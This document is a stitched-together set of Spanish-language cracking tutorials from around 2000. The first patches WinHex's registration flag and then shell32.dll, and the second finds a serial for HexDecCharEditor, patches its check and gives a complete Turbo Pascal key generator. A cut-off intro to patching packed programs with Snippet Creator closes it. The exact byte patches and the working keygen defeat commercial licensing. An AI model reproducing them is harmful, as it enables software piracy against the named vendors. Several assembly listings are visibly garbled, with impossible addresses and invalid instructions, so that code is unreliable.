¿Cómo llegar a ser un cracker?, ¿cómo empezar a crackear?. Esta es mi humilde contribución al vasto campo de la "introducción a la ingeniería inversa y crackeo", o El Arte como yo le llamo (el cual es parte de Las Artes).

Este tutorial está pensado para **principiantes**. Como veréis, la protección que quitaremos es bastante simple. El programa objetivo es una herramienta buena, WinHex (http://www.winhex.com), que ciertamente necesitaréis en vuestro crackeo.

Esta es la forma en que los crackers trabajan, si necesitáis algo, modificad un programa similar o crackead el que necesitéis. Sé que esto puede sonar un poco extremo, pero nada debe para-ros en vuestra Búsqueda, y no especialmente una protección.

Por supuesto, os animo a enviar el dinero debido al autor si pensáis que WinHex es una gran herramienta. El precio no es excesivo (alrededor de $ 25 para uso personal), y las actualizacio-nes son frecuentes. Es mejor para vosotros…

2 Contactos

Si deseaseis contactar conmigo, mandadme un e-mail a xerxes@altern.org. Podéis conseguir mi llave pública PGP en http://altern.org/xerxes que es la URL de mi modesto sitio web. Ya que soy francés, podéis escribirme en francés o inglés. Usad el lenguaje que prefiráis. También podéis contactar conmigo a través del tablón de mensajes de +Fravia.

Por favor, evitad e-mails inútiles, esto es, ¡preguntad sólo cuestiones inteligentes!. De otra parte, serán bienvenidas críticas y sugerencias, también correcciones.

No uso nunca ICQ ni IRC, así que si conocéis alguien que dice ser ArthaXerXès, usando ese medio, es mentira.

3 Los requisitos

Para llegar a ser un cracker de Windows, principalmente necesitaréis saber dos cosas:

1. El lenguaje ensamblador de x86.

2. La API de Windows.

Será **realmente** duro llegar a ser un cracker si no sabéis nada sobre lenguaje ensamblador. Admito que no necesitáis un conocimiento perfecto de la API de Windows, ya que La Referen-cia de Microsoft para Programadores de Win32 contiene una documentación preciosa.

4 Software usado

Para crackear, necesitáis un debugger, y Softice es el mejor. No hay un segundo lugar en el mundo del crackeo. Para más información, consultad http://www.compuware.com. La versión que usé en este ensayo es 4.01, pero no creo que importe.

> **Importante:** Softice **no** es gratis.

5 Quitando la protección

Antes de hacer nada, haced una copia de seguridad de winhex.exe a otro archivo, winh.exe por ejemplo.

5.1 Localizadlo

Como notasteis, WinHex no puede guardar archivos más grandes de 250 kb en la versión sin registrar.
Esto es una gran indicación para obtener una nag screen (ya que otras nag screen aparecen casualmente). Cargad cualquier archivo más grande de 250 kb en WinHex, e intentad guardarlo. Una caja de diálogo os informaría que es imposible.

Lo que podéis remarcar es que **no** es una caja de mensaje (creada por la función MessageBoxA o MessageBox) sino una caja de diálogo. Poned un breakpoint en DialogBoxParamA, que es la función usada por Windows para iniciar una caja de diálogo (como probablemente adivinasteis). El comando es bpx DialogBoxParamA.

> *SoftIce puede contestar algo como "Symbol not defined (DIALOGBOXPARAMA)", esto significa que no informasteis a SoftIce que debía cargar exportaciones de User32. Que no cunda el pánico, no es preocupante. Ejecutad el Symbol Loader y elegid "SoftIce initialization settings" en el menú de "Edit". Cliquead en "Exports" y añadid user32.dll.*

> *Incluso es una buena idea añadir otras exportaciones, tales como kernel32.dll, gdi32.dll, shell32.dll, etc. Esta tarea puede incluso ser ejecutada editando el archivo winice.dat, que está localizado en el directorio de SoftIce, con la ayuda de un editor de texto.*

> *Por supuesto, necesitaréis reiniciar para que los cambios tengan efecto.*

Intentad guardar de nuevo el archivo y os encontraréis muy al principio de la función DialogBoxParamA. Tendréis que volver a la llamada de la función, esto se hace presionando F11 cuyo alias es g @ss:esp.

De hecho, la dirección de la llamada está al principio de la pila, además si le decís a SoftIce "ejecuta hasta alcanzar la dirección localizada en ss:esp (la cual está al principio de la pila)", volveréis a la llamada.

5.2 Entendedlo

> *No prestéis atención a la distribución del código que os muestro en este ensayo. Viene de IDA (una herramienta de la que oiréis hablar a lo largo de vuestra carrera de crackeo) y no de SoftIce, esta es la única razón.*

Después de haber presionado F11, presionad enter para hacer desaparecer la caja de diálogo, y estaréis de nuevo en SoftIce.

```
push    1
mov     eax, DS:44300 Ch
push    eax
call    sub_404A40
```

```
mov     byte ptr DS:446C52h, 0 ;< ¡estáis aquí!
cmp     byte ptr [esi+0Ah], 2
jnz     short loc_408E56
```

Trazad con F10 hasta que volváis a la llamada a la función en la cual estáis actualmente y que hace algún tipo de salto u operación correcta después de la llamada. En nuestro caso, debemos ir a *la llamada de la llamada*, esto es dejaremos la función actual además de otra (dejáis una función cuando ejecutáis la instrucción ret).

Esto es donde deberíais estar ahora:

```
call    sub_408D80
xor     eax. Eax ; < eax se pone en 0 aquí
jmp     short loc_4251EA

loc_4251E8:
mov     al, 1 ; < el valor devuelto es 1, notad que saltamos por encima.

loc_4251EA:
pop     ebp
retn    8
```

Ahora parad y pensad. En un momento u otro el programa debe chequear si WinHex está registrado o no. Si no está registrado una caja de diálogo debe mostrarse, además el archivo será grabado, como dije. Esto implica, que una comparación ha sido hecha **antes** de la dirección actual, y que debe saltar **sobre** la dirección actual (probablemente a loc_4251E8).

Subid con el cursor (CTRL+ARRIBA), hasta que encontréis esto:

```
cmp     byte ptr DS:446C81h, 0
jnz     short loc_4251E8
```

Bien, si el contenido de la dirección 446C81h es 1, ninguna caja de diálogo se mostrará y el archivo será grabado. La primera idea que puede venir a vuestra mente es reemplazar jnz short loc_4251E8 por jmp short loc_4251E8. No es una buena reflexión.

5.3 Quitadlo

En mi humilde opinión, la mejor solución es poner un breakpoint en el acceso de memoria de la dirección 446C81h, salir del programa y reiniciarlo.

¿Por qué?. Cuando el programa comienza, tiene que comprobar si está registrado o no (mirando ya sea en el registro o en el archivo de configuración), y de acuerdo con el resultado, el valor boleano será puesto a 0 o 1. Si ponéis un breakpoint en el acceso a memoria en el valor que encontramos, apareceréis en la rutina de iniciación, de este modo sabréis como enloquecer al programa desde el principio, lo cual es mucho mejor.

De hecho, si modificáis el salto, también tendréis que cambiar todas las otras comprobaciones dentro del programa, y creedme que es **muy** fácil olvidar una comprobación.

Necesitáis poner un breakpoint para el acceso de **escritura**, a fin de evitar el código que solamente lee el valor del boleano. El comando es bpm ds:446C81 W. Ahora salid del programa y reiniciadlo.

Apareceréis aquí:

```
reg_no_ok:
xor     eax, eax
jmp     short guarda_reg_bol
```

```
reg_ok:
mov     al, 1

guarda_reg_bol:
mov     DS:446C81h, al ;< ¡aquí se modifica el boleano!
Jmp     short loc_441268
```

Es fácil entender qué ocurre aquí. Las comprobaciones son hechas antes de este código, y si ocurre algún error, saltaréis a reg_no_ok el cual coloca al a 0, de otro modo saltaríais a reg_ok que colocará al a 1. El registro entonces es grabado en el boleano.

Por ahora, tendréis que testear si nuestro descubrimiento es correcto. Colocaos en la dirección reg_no_ok (cambiad el valor de eip, r eip=441232). Cambiad el código a esta posición para que eax sea puesto a 1 y no a 0.

Antes de hacerlo, escribid abajo los valores hexadecimales (10 valores son suficientes) del código que comienza en 411232 que es la dirección de reg_no_ok. Los necesitaremos más tarde. Para desplegar los bytes de la instrucción en el código windows, necesitaréis usar el comando code on.

Ahora podemos parchear el código: tendréis que usar el ensamblador interno de SoftIce. Escribid a, y luego mov al, 1. Presionad return dos veces. Escribid abajo los dos nuevos bytes.

Es hora de comprobar el crack. Desactivad todos vuestros breakpoints (escribid bd *) y ejecutad el programa (escribid g). Parece que está registrado ahora ¿no? :-)

¡No cerréis el programa!. El código sólo ha sido modificado en memoria. Abrid vuestra copia de winhex.exe que es en mi ejemplo winh.exe. Buscad los bytes 33 0c eb 02 b0 01 a2 81 y cambiadlos por b0 01. Como notasteis, son los valores de bytes que os pedí que escribieseis abajo.

Cerrad el programa y ejecutad winh.exe…
…enhorabuena, ¡acabáis de crackear WinHex!.

6 El final de este corto ensayo

Ahora tenéis el mejor editor hexadecimal que se puede encontrar actualmente. Este tipo de editor es una herramienta importante, creedme. WinHex permite complejas comparaciones entre archivos, puede hacer búsquedas complejas, es capaz de editar memoria, etc.

Muchos programas que piden un código de registro están protegidos de esta forma. Sugiero que intentéis en otros programas lo que aprendisteis aquí, porque no hay mayor profesor que la experiencia.

Realmente espero que este ensayo os anime a continuar aprendiendo El Arte, si hay peticiones para más ensayos "newbies", escribiré una secuela con diferentes objetivos.

Lo que deberíais recordar:

- Cuanto menos código modifiquéis, mejor es.
- Es también una pérdida de tiempo tracear sin tener una idea de lo que andáis buscando.
- Aprended cómo usar vuestras herramientas. Gastad tiempo con ellas.
- ¡Usad vuestro Conocimiento!. *Todo* lo que sepáis puede ser útil.

Para mayor información, os recomiendo enfervecidamente consultar la "página continuada de ingeniería inversa de Fravia" (http://go.to/tshep).

DOMINANDO EL ARTE
PARTE II

por

ArthaXerXès

Traducido por X-Grimator (31/03/00)

-6 de Marzo del 2000-

1 Prólogo

2 Contactos

3 Algunas palabras sobre lo que vamos a emprender

4 Los requisitos

5 Software usado

6 Quitando el Messagebox

6.1 Colocando el breakpoint
6.2 Parcheando ventanas
6.3 Testeando y parcheando la DLL

7 El final de este (muy) corto ensayo

versión 1.0

¿Qué haríais si llegaseis al final de la montaña más alta?.

1 Prólogo

Bienvenidos a este nuevo ensayo. La respuesta positiva resultante del primer ensayo me animó a escribir este nuevo. Supongo que notasteis que dominar el Arte es una tarea larga y dura pero si estáis leyendo este ensayo, significa que estáis dispuestos a trabajar.

La Ingeniería Inversa no es sólo quitar protecciones, es (en mi opinión) entender cosas así como ser capaces de transformarlas. A veces la meta de la transformación es quitar una restricción, a veces el propósito es perfeccionar una herramienta existente.

Una cosa que debéis aprender a hacer es pensar como un hacker. No os debéis preguntar a vosotros mismos si sois capaces de hacer una cosa o no, sino cómo hacerla.

2 Contactos

Si deseaseis contactar conmigo, mandadme un e-mail a xerxes@altern.org. Podéis conseguir mi llave pública PGP en http://altern.org/xerxes que es la URL de mi modesto sitio web. Ya que soy francés, podéis escribirme en francés o inglés. Usad el lenguaje que prefiráis. También podéis contactar conmigo a través del tablón de mensajes de +Fravia.

Por favor, evitad e-mails inútiles, esto es, ¡preguntad sólo cuestiones inteligentes!. Por otra parte, serán bienvenidas críticas y sugerencias, también correcciones.

No uso nunca ICQ ni IRC, así que si conocéis alguien que dice ser ArthaXerXès, usando ese medio, es mentira.

3 Algunas palabras sobre lo que vamos a emprender

En este ensayo, voy a demostraros que no hay límite de lo que el Arte puede llegar a hacer. Vamos a modificar el mismísimo Windows a fin de cambiar su conducta para cumplir nuestras necesidades.

¿Habéis notado que Windows pide una confirmación cada vez que cambiáis la extensión de un archivo?. Cread un archivo .txt y renombradlo a un archivo .exe. Windows os dirá que esta operación puede causar problemas. ¿No pensáis que este mensaje es muy molesto (y muy estúpido)?.

Os voy a enseñar cómo quitarlo.

4 Los requisitos

Daré por hecho que habéis leído mi ensayo previo, si no lo hicisteis, realmente os animo a hacerlo.

5 Software usado

Necesitaréis un debugger y un editor hexadecimal. El debugger que recomiendo es Softice (http://www.compuware.com), y el editor hexadecimal que recomiendo es WinHex (http://www.winhex.com).

6 Quitando el Messagebox

6.1 Colocando el breakpoint

Esta vez, la ventana que aparece no es una caja de diálogo sino una caja de mensaje. Una caja de mensaje es una versión “ligera” de una caja de diálogo, proporciona una presentación mínima para que no tengáis que crear una caja de diálogo para temas simples como confirmaciones, información, etc.

El breakpoint que debéis colocar es MessageBoxA, porque es el nombre de la API que crea la caja de mensaje.

Cread un archivo de texto y cambiad la extensión txt a exe. Volved a la llamada como expliqué en mi último tutorial (presionad F11) y apareceréis aquí:

```
7fd04c17    test edi, edi
7fd04c19    jz short loc_7FD04C4A
7fd04c1b    mov eax, [ebp+arg_10]
7fd04c1e    or eax, 10000h
7fd04c23    push eax
7fd04c24    push esi
7fd04c25    push edi
7fd04c26    push [epb+arg_4]
7fd04c29    call DS : MessageBoxA
7fd04c2f    push edi ; <-- aquí
7fd04c30    mov esi, eax
7fd04c32    call DS : LocalFree
7fd04c38    loc_7FD04C38
7fd04c39    mov eax, esi
7fd04c3a    pop edi
7fd04c3b    pop esi
7fd04c3c    leave
7fd04c3d    retn
```

nota importante: El código y las direcciones pueden ser diferentes en vuestro sistema, pero deberían ser similares. Para el resto del ensayo tened esto en cuenta y usad vuestros valores, no los míos (a menos que sean iguales, por supuesto).

Si presionáis Sí, eax es igual a 6, si presionáis No es igual a 7. Esto es todo lo que necesitamos saber, ahora podemos parchear el sistema.

6.2 Parcheando ventanas

Lo que nos molesta es la caja de mensaje, no la comprobación que se hace, ¿no?. Quitar la comprobación puede ser peligroso ya que puede interferir con otros componentes del sistema operativo. Cuando hackeamos un OS, no deberíais meteros demasiado dentro de su corazón (a menos que realmente sepáis lo que estáis haciendo).

Mi solución aquí es saltar sobre la llamada a la caja de mensaje y poner 6 en eax, como si presionamos Sí. Es un hack muy simple.

Hagamos un intento. Escribid abajo los bytes presentes en la dirección 7fd04c1b y ensamblad este código (a 7fd04c1b):

```
mov eax, 6
```

```
jmp 7fd04c2f
```

Es importante que la función LocalFree sea ejecutada porque liberará la memoria localizada en la cadena desplegada por la caja de mensaje. Si no la ejecutáis añadirá una pérdida de memoria a la colección de pérdidas de memoria de Windows.

6.3 Testeando y parcheando la DLL

Ahora desactivad todos vuestros breakpoints (bd *) e intentad cambiar la extensión de un archivo. Deberíais notar que ahora ninguna caja de mensaje se despliega en absoluto. Si lo hace, habéis ensamblado ciertamente el código en una dirección errónea.

Ahora tenemos que hacer el parcheado de la DLL correspondiente (la cual es shell32.dll de acuerdo con SoftIce) ya que cuando reiniciéis vuestra computadora la caja de mensaje no vuelve.

Haced una copia de seguridad del archivo original a algo como shell32.bak y copiad shell32.dll a un directorio temporal. Buscad los bytes que escribisteis abajo (para mí esto sería 8b 45 18 0d) y poned los bytes correspondientes al código que ensamblamos (en mi caso los bytes nuevos son: b8 06 00 00 00 eb 0d).

Ya que no podéis reemplazar la dll mientras Windows se esté ejecutando, salid a DOS y reemplazad el archivo original con el hackeado. Reiniciad...

...debería trabajar bien ahora, Windows no os acosará nunca más. :-)

7 El final de este (muy) corto ensayo

Espero que disfrutaseis este ensayo; hacedme saber si algo es poco claro o si mi hackeo causa problemas (realmente no sé si trabaja bajo Windows NT).

Hecho con LATEX2e un Lunes 6 de Marzo del 2000. Versión 1.0

Como obtener un número de serie para el HexDecCharEditor v1.02
Como parchearle para que acepte cualquier número.
Como hacer un KeyGenerator
By Black Fenix
HexDecChar Editor es un editor hexadecimal y decimal que ocupa relativamente poco y su uso es bastante sencillo. Por lo que si le gusta, recuerda comprarlo :).

Bienvenido a mi segundo tutorial sobre cracking, en esta entrega vamos a ver tres metodos diferentes para crackear el programa es cuestión:

El primero y más sencillo se trata de conseguir un numero válido para el nombre que introduzcamos a partir del trazado del programa, sin modificación ninguna de este.
El segundo metodo mas complicado se trata de hacer que el programa acepte cualquier numero de serie que le introduzcamos modificando para ello el ejecutable (recuerda esto está prohibido).
El tercero y más complicado se trata crear nuestro propio programa que genere numeros de serie válidospara el nombre que le introduzcamos (esto es lo que hacen los verdaderos crackers).

Que necesitamos ?

Softice para Windows

W32Dasm

Turbo Pascal (Para el Key Generator)

Nota: Puedes encontrar algunas de estas tools en http://www.astalavista.box.sk/, el HexDecCharEditor lo puedes descargar de http://www.beyerdorf.com/

Comenzemos...

Ejecutamos el HexDecCharEditor y nos aparece un ventana (NAG) en la que nos avisa de que esta versión es de evaluación de 30 días. Vemos que hay un botón que pone Enter Key, hacemos click en el y nos aparece un cuadro de dialogo donde podemos introducir nuestro nombre y el numero de registro. Escribimos nuestro nombre ej: Black Fenix, y la llave pej: 12345. Pulsamos Ok y que tenemos, Un cuadro de dialogo que entre otras cosas dice:

"Sorry, but the name an the key you entered cannot be accepted together."

Bueno ya tenemos algo por donde empezar, le decimos que vale y salimos del programa.

Vamos a buscar las posibles referencias a esta cadena dentro del EXE por lo que desensamblamos el EXE con el W32Dasm. Pulsamos en el botón StrrRef y buscamos la cadena en la lista que nos aparece, cuando la encontremos (esta por abajo) hacemos doble click sobre esta y el W32Dasm nos llevará al primer sitio donde hay una posible referencia a esta cadena (aunque hagamos más veces doble click no nos moveremos del sitio ya que no hay más referencias a esta cadena).Ahora podemos ver el código que es algo como esto:

```
* Referenced by a (U)nconditional or
(C)onditional jump at address: | 0043589C
0043584A                EB2D                    jmp 4358b4
0043584C                8BD0958300              mov eax,00435BD0
0043584F                E8BC00FFFF              call 00422F70

Bueno, tiene toda la pinta de ser lo que buscamos ya que debajo hay una llamada que posiblemente será la que muestre el cuadro de dialogo con la cadena "Sorry... ". Ya que estamos aquí podemos ver en la linea superior que hay un salto que hace referencia a la dirección 4358A8 podemos ver donde esta en la linea donde dice "Referenced by ..."al final muestra una sola dirección que es la 43589C, esta dirección está un poco más arriba por lo que nos moveremos hacia arriba hasta en contrar dicha posición, veremos algo así:

0043588E                EB24                    jmp 4358b4
* Referenced by a (U)nconditional or
(C)onditional jump at address: | 0043585C
0043589D                E89F23FDFF              call 00407C34
0043589fs               838BD8010000?           cmp dword ptr [ebx+000001D8],00000007
0043589C                750C                    jne 0043589AA

Hmmm, una comparación y un salto despues de una llamada a una función, parece sospechoso ya que este salto nos envia al cuadro de dialogo directamente, pero también podemos ver que aquí solo se puede entrar desde un salto que hay justo por encima de la llamada hay un jmp (salto incondicional) por lo que es lógico suponer que esta comparación no es exactamente la que buscamos aun que si que tenga algo que ver. Nos vamos a la linea donde se hace el salto (4358fC) y contemplamos lo siguiente.

0043585S EBEEC2FFFF call 00431B48
0043585A 84C0 test al,al
0043585C 7432 je 0043589d
0043585E ..... mov byte ptr [004565D0],1
00435865 ..... mov dword ptr [ebx+128],1
0043586F ..... cmp dword ptr [ebx+1D8],7
00435876 ..... jne 00435884

Bueno, esta si que tiene toda la pinta ya que la llamada y la comprobacion deAL son mucho más sospechosas que la anterior, ademas si nos fijamos en el resto del código podremos ver que hay cadenas escritas en ademán ya que este programa permite seleccionar el idioma inglés o el aleman. Por lo que es posible que utilice una variable global para indicarlo y así saber si debe mostrar los mensajes en uno u otro idioma. Examinando los saltos que hay por esta zona vemos que hay una comparación bastante usada y es: cmp dword ptr [ebx+000001D8],00000007, si nos fijamos los saltos que vienen despues de esta comparación nos envian a partes de código que hacen referencia a cadenas escritas en aleman, por lo que ya sabemos que estos saltos los podemos descartar (por eso el primer salto lo he descartado). Bueno ahora ya sabemos casi con toda seguridad donde se realiza la comprobación del número de registro, por lo que apuntaremos la dirección que está al lado del call 00431B48en este caso es 435855.

## La primera aproximación...

Cerramos el W32Dasm y nos vamos al SI, antes ejecutaremos el HexDecCharEditor y iremos hasta el cuadro de dialogo de registro, introduciremos un nombre y una clave ej:

Name : Black Fenix
Key : 12345

Antes de pulsar en Ok activamos el SI (Ctrl+D). De lo que se trata ahora es interrumpir la ejecución del programa en la dirección 435855, si intentamos establecer un BPX con bpx 435855 sin haber entrado con el SI en la zona de memoria donde está situado el programa, el SI nos dirá "Invalid address" por lo que debemos interrumpir el programa de alguna otra manera para poder entrar en su zona de memoria.
Esto es fácil ya pesadmos poner un BPX en hMEMCPY(usada por Windows para copiar cadenas ) y despues ir trazando con F12 hasta llegar a la zona donde esta nuestro programa. Pues venga un bpx en hmemcpy salimos del SI (Ctrl+D) y pulsamos en OK.

Boom!, de nuevo en el SI y antes de que aparezca ningun cuadro de dialogo. Ahora estamos en KERNEL32.DLL vamos a salir de aquí pulsando F12 hasta que podamos ver que nos encontramos en el código fuente de nuestro programa (debera poner HEXDECCHAREDITOR/CODE+XXXXXXXX). Ok estamos en la zona que buscamos ahora podemos borrar el BPX al HMEMCPY y establecer uno nuevo en la dirección 435855 con BPX 435855. Pulsamos g<Enter para seguir con la ejecución normal del programa y Boom! ya estamos donde queríamos, ahora vamos a examinar la llamada. Pulsamos F8 y estaremos dentro, a primera vista parece una rutina bastante complija ya que podemos ver un gran numero de llamadas a otras partes del programa pero vamos a pensar a lo facil y buscaremos (para navegar por la ventana de codigo usaremos el mouse o Ctrl+Cursor adecuado) la primera comparación que encontremos despues de una llamada. Vamos trazando con F10 poco a poco hasta encontrar:

CALL 00405AC8
CMP ESI,EAX
JNZ 0431D17

Hmmm, podria ser esta?, comprobemos los valores de ESI y EAX tecleando:

? esi Enter
? eax Enter

ESI= 6345fh -> 406623 -> Adininas ?
EAX= 3039h -> 12345 -> Vaya es IGUAL que nuestro numero de registro :)

Bueno creo que lo hemos encontrado, esta comparando nuestro numero de registro (en mi caso 12345) con otro numero (posiblemente el bueno). Comprobemoslo, salimos del SI, y el programa nos dara el mensaje de que no sirve nuestro numero , ahora ponemos el numero con el cual era comparado el nuestro y !!SORPRESA!!El programa está registrado.

## La segunda aproximación...

Si lo que quieres es que el programa acepte cualquier numero habra que eliminar la llamada previa al CMP ESI,EAX y hacer un XOR de EAX y otro de ESI para ponertos a 0 antes de la comparación más un NOP para que quede todo correcto *(el call ocupa 5 bytes los XOR cada uno 2 bytes y el NOP 1 byte sumando un total de 5)*. Posteriormente deberas hacer los cambios en el ejecutable con un editor Hexadecimal que puede ser el mismo que hemos crackeado *jejejejeje :)*

## La tercera aproximación, lo que un verdadero cracker debe saber hacer ...

Para los más avanzados que quieran hacer un generador de numeros pueden encontrar como lo hace el programa a partir de la dirección 431AC4 en adelante.
Aquí podes ver un volcado de la rutina que se encarga de esto:
El estado de los registros utilizados al llegar a este punto es el siguiente:

eax,esi = Longitud del nombre introducido en caracteres
edx = Puntero al nombre introducido
edi = ?
ebp-4 = Puntero al nombre introducido
ebp-8 = Puntero a un dword que será donde se almacene el numero de serie válido.

.0043A4C4 mov ebx, 00000001 -> carga contador principal de caracteres

*Referenced by a (U)nconditional or (C)onditional Jump at Address:*
| 0043FB01(C)
|
.00431AC9 mov ecx, ebx -> copia contador principal al secundario
.00431ACB dec ecx -> decrementa en 1 contador secundario
.00431ACC jed ecx, 80000000f -> comprueba si el numero es negativo
.00431ACD jne 00431ADF -> salta si no lo es a 431AD9
.00431ACF dec ebx -> si es negativo ya llega a ejecutarse
.00431AD5 or ecx, FFFFFFFFh -> nunca
.00431AD8 inc ecx -> si la longitud de la cadena es -> mayor que 1 (siempre hay caracteres ) -> por lo que no puede ser negativo.

*Referenced by a (U)nconditional or (C)onditional Jump at Address:*
| 00431AD2(C)

.00431AD9 lea eax, dword ptr [ebx+edi] -> suma al contador de caracteres principal 1 y -> pone el resultado en eax
.00431ADC push ecx -> guarda contador secundario
.00431ADD mov ecx, 00000112 -> prepara ecx con 112h=274 para multiplicar
.00431AE2 cdq -> extiende el signo de eax a eax:edx -> para multiplicar con signo
.00431AE3 idiv ecx -> multiplica contador de caracteres*17112h
.00431AE5 add edx, dword ptr [ebp-04]; suma el resultado a edx
.00431AE8 mov al, byte ptr [edx+004568dC] -> usa la parte alta como índice a una tabla -> de valores precontruida-> y guarda este valor en AL
.00431AEC mov edx, dword ptr [ebp-04] -> Carga puntero al nombre introducido
.00431AEF mov ch, byte ptr [edx+eax-01] -> lee siguiente caracter de la cadena -> recordar que EBX es el contador principal -> de caracteres
.00431AF3 xor al, dl -> Hace un XOR entre el valor de la tabla pre-> construida con el valor del caracter -> de la cadena
.00431AF5 and eax, 00000ffh -> realiza un AND sobre EAX para que este -> quede solo con el valor de AL
.00431AFA sll eax, cl -> por último desplaza a la izquierda -> en un numero igual al contador -> secundario de caracteres
.00431AFC add dword ptr [ebp-08], eax -> suma el resultado al codigo final -> que está en ebp-8. Nota: en el primer -> paso ebp-8 valdrá 0 ya que es inicializado -> por el programa antes de llamar -> a la rutina que calcula el numero
.00431AFF inc ebx -> incrementa contador principal de caracteres
.00431B00 dec esi -> decrementa el numero de caracteres procesados
.00431B01 jne 00431AC9 -> salta , si hay más ( esi <> 0 )

Basicamente la rutina es bastante sencilla, utiliza un contador de caracteres con el cual realiza un calculo usando un valor constante (112h) y usa una parte del resultado como indice a una tabla de caracteres precalculadoade la cual obtiene un valor, este valor lo hace servir para realizar otra serie de calculos con el valor ASCII del caracter que se esta procesando y así obtener un resultado que suma al codigo definitivo.
El problema reside en la tabla de numeros precalculada que esta almacenada a partir de la dirección 4568dC. Yo me pregunto si tiene algun limite en la longitud del nombre que se le puede introducir ya que de este depende el indice con el que se accede a la tabla, pero por las pruebas que he hecho parece una tabla muy grande por lo menos de 1024 valores, En principio creo que el programa no hace ningún calculo sobre la longitud máxima del nombre.
En que nos afecta esto a nosotros ? Pues bien, debemos copiar dicha tablapara poder crear el programa que genere numeros válidos, pero, ¿Como sabemos cuantos valores copiar? Este es el problema, no vamos a matarnos en copiar todos los valores, además no sabemos que longitud puede tener esta tabla , pero parece muy larga, por lo que yo he optado por copiar una cantidad suficiente de esta (unos 90 valores).

## El generador de números ( Key Generator )

Aquí teneis el programilla final en Pascal con un poquitin de assembler. Podeis encontrar el ejecutable compilado junto con este documento se llama HexDeck.exe

```
Program HexDecChar_KeyGenerator;

Uses Crt;
Const Table:array [0..92] of byte= ($34,$a0,$d5,0,$f7,$24,$56,$5c,$0a,$8c,$10,$d6,$9e,$b5,$9c,$66,0

                                   ,$24,$6f,$20,$44,$4d,$a2,$f0,$10,$27,$55,$20,$E7,$F7,$E8,$A3,$47,

                                   $F9,$14,$AC,$E8,$44,$98,$2C,$53,$58,$E8,$FE,$25,$B0,$FC,$4E,$77,

                                   $CC,$66,$49,$DA,$7C,$C8,$8E,$D1,$5C,$22,$D9,$C5,$C8,$90,$E4,$BF,

                                   $94,$79,$67,$7E,$3E,$30,$76,$A3,$D6,$08,$43,$1A,$52,$20,$6B,$EC,

                                   $5E,$FE,$A9,$23,$D5,$F5,$C8,$77,$54,$3F,$AC,$DB);

Var

        Count2,TabIndex:integer;

        i:word;

        CharTab,CharName:byte;

        Codigo,ResChar:Longint;

        Name:string[90];

Begin

        Writeln;
        textcolor(7);
        Writeln('HexDecChar Editor v1.02 Key Generator by Black Fenix.');
        Writeln('-----------------------------------------');
        Write('Enter your name (max 90 chars):');
        readln(Name);
        Codigo:=0;


        For i:=1 to length(Name) do
        Begin

                Count2:=i;
                Dec(Count2);
                Count2:=Count2 and $8000000F;

                if Count2<0 then
                Begin

                        dec(Count2);
                        Count2:=Count2 or -10;
                        inc(Count2);

                End;

{ Nota: los codigos de operación de 386 no estan permitidos en el Turbo Pascal 7.0 por lo que debemos usar la directiva db para introducir el código de operación de }
{ la instrucción deseada. ¿ Si no sabes algo de assembler que coño haces leyendo esto ?}

                asm

                        db $66 { esto expande la instrucción siguiente a xor eax,eax }
                        xor ax,ax
                        mov bx,i
                        db $66 { esto expande la instrucción siguiente a inc eax }
                        inc ax
                        db $66 { esto expande la instrucción siguiente a xor ecx,ecx }
                        xor cx,cx
                        mov cx,$112
                        db $66,$99 { esto añade la instrucción CDQ }
                        db $66 { esto expande la instrucción siguiente a idiv ecx }
                        idiv cx
                        mov TabIndex,dx { coge el resultado para usarlo como indice }

                end;

                CharTab:=Table[TabIndex];
                CharName:=ord(Name[i]);
                ResChar:=CharTab XOR CharName) and $ff;
                ResChar:=ResChar shl Count2;
                Codigo:=Codigo+ResChar;

        End;

        Writeln('Your registration number is:');
        textcolor(15);
        Write(codigo);
        textcolor(7);

End.
```

You are inside Reversed Minds pages.

por Black Fenix.
La información aquí vertida es exclusivamente para uso educacional, no puedo hacerme responsable del uso que se haga de est

FortuneCity
web hosting • domain names
Powered by Angelfire
```

Snippet Creator: TUTORIAL

Romper protecciones de empaquetados

AUTOR: nuMIT_or

HERRAMIENTAS: Code SnippetCreator
HexWorkShop v2.5
SICE 3.XX o superior (¿qué haríamos sin él?)
MASM 6.X o TASM 5.0
SNIP.ZIP

NOTA: Estas herramientas las puedes hallar en: http://members.xoom.com/crk10/archivos

TARGET: NOTEPAD.EXE (otra vez).
AWAVE v4.5. (http://www.fmjsoft.com)

CONTENIDO:

· ***INTRO***
· ***PRESENTACIÓN GENERAL DE Snippet Creator***
· ***EL PODER: Insertar un objeto nuevo en un archivo PE***
  · ***Tomando el control desde el principio: pasos para insertar el recorte***
· ***ALGUNOS TIPS***
  · ***Importar una función nueva***
  · ***El recorte es grande y no quiero aumentar el programa***
  · ***Perfeccionando programas : Eliminar una limitación de notepad***
  · ***Observaciones***
· ***MALDITAS PROTECCIONES: quebrando a AWAVE v4.5***
  · ***Parchando archivos empaquetados con SnippetCreator***
  · ***Todo el poder: intercepción de llamadas a APIs***
  · ***El verdadero crack***
· ***ALGUNAS PREGUNTAS - ALGUNAS RESPUESTAS***
  · **¿Existen otros programas, además de Snippet Creator?**
  · **¿Por qué mantener el tamaño del archivo parchado es importante?**
  · **¿Las jmp de las apis estan siempre en secciones .text?**
  · **¿Qué significan las caracteristicas de las secciones de un PE?**
  · **¿Qués es una DLL y para qué sirve? ¿cómo se crea?**

INTRO
======

Particularmente veo el mayor potencial de conocer los encabezados del PE en la personalización de programas. Sin un editor de recursos se puede cambiar el comportamiento de los menúes, de los diálogos y mucho más. También podríamos ampliar la funcionalidad de las aplicaciones y mejorarlas. Es un trabajo que podemos hacer "manualmente". Pero antes de hacerlo, creo conveniente aprovechar la oportunidad que nos brinda una herramienta como Snippet Creator de Iczelion.

Es una herramienta que requiere cierto conocimiento de programación y, especialmente, conocer sobre los encabezados PE. Ahora que sabemos algo de esto último podemos emplearla. De hecho, el uso de esta herramienta nos permitirá aprender más sobre la estructura y funcionamiento
de los archivos con formato PE. Si no tienes conocimientos de programación para W32 en lenguaje ensamblador, este es el momento de empezar: hay un buen tutor en español de MrCrimson: http://members.xoom.com/crk10/archivos/MrCrimson.zip.

Sólo algunas indicaciones preliminares. Para facilitar la creación de programas es recomendable que configures correctamente el entorno de tu sistema. Para esto, si haz instalado en tu disco duro el MASM distribuido por Hutch (lo puedes bajar de http://members.xoom.com/crk10/archivos), debes agregar las siguientes en tu archivo autoexec.bat:

```
SET BIN = C:\MASM32\BIN
SET INCLUDE = C:\MASM32\INCLUDE
SET LIB = C:\MASM32\LIB

SET PATH = %BIN%;%INCLUDE%;%LIB%;%PATH%
```

